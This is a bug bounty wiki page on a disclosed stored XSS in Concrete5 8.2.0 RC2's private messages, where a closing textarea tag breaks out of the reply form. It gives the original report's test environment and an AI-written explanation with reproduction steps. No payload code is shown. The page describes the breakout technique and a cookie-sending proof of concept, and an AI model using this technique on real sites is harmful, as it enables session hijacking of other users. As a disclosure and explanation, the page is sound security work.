
In presented PoC, one cookie was sent and saved on my 000web application:
Impact
Any user is able to send PM to other user(s) with malicious payload trying to trick them to reply to his message. This scenario is described as External Attack Vector in Concrete5 program policy.
Testing environment
System:
- Concrete5 version 8.2.0 RC2, commit 32c9daf352645d4fafedb7b956e7f2de4e153ab3 from July 8th, installed localy
- PHP ver. 5.6.30
- Apache HTTP Server 2.4.25 for macOS
- MySQL ver. 5.7.13 for macOS
This vulnerability was tested on macOS Sierra 10.12.5 with following browsers:
- Chrome 59.0.3071.115
- Chromium build 61.0.3131.0
- Opera 46.0.2597.32
Wrap up
I hope my report will help keep Concrete5 safe in the future.
Best Regards,
Rafal 'bl4de' Janicki
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the reply form embedded the original message into a textarea without HTML-encoding it, so a closing textarea tag in the message broke out of the element and injected script.
Impact
An attacker could run script in any replying user's session, though stealing the session cookie failed because the HttpOnly flag was set.
What the attacker needed
Attacker can send a private message; victim replies to the message
How it was found
- Log in and open the private messages write page addressed to the target user.
- Set a title and put a closing textarea tag followed by script as the message content.
- Send the message.
- As the recipient, open the message and confirm the inbox view is sanitised.
- Choose Reply from the message menu and observe the script running in the recipient's context.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A private message system lets one user send text to another. The site cleaned up the message when you read it, but when you clicked Reply it copied the raw text into a form without cleaning it again. Because the text contained a tag that closed the form's text box early, extra code slipped in and ran in the victim's browser, which could let the attacker act as that user.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





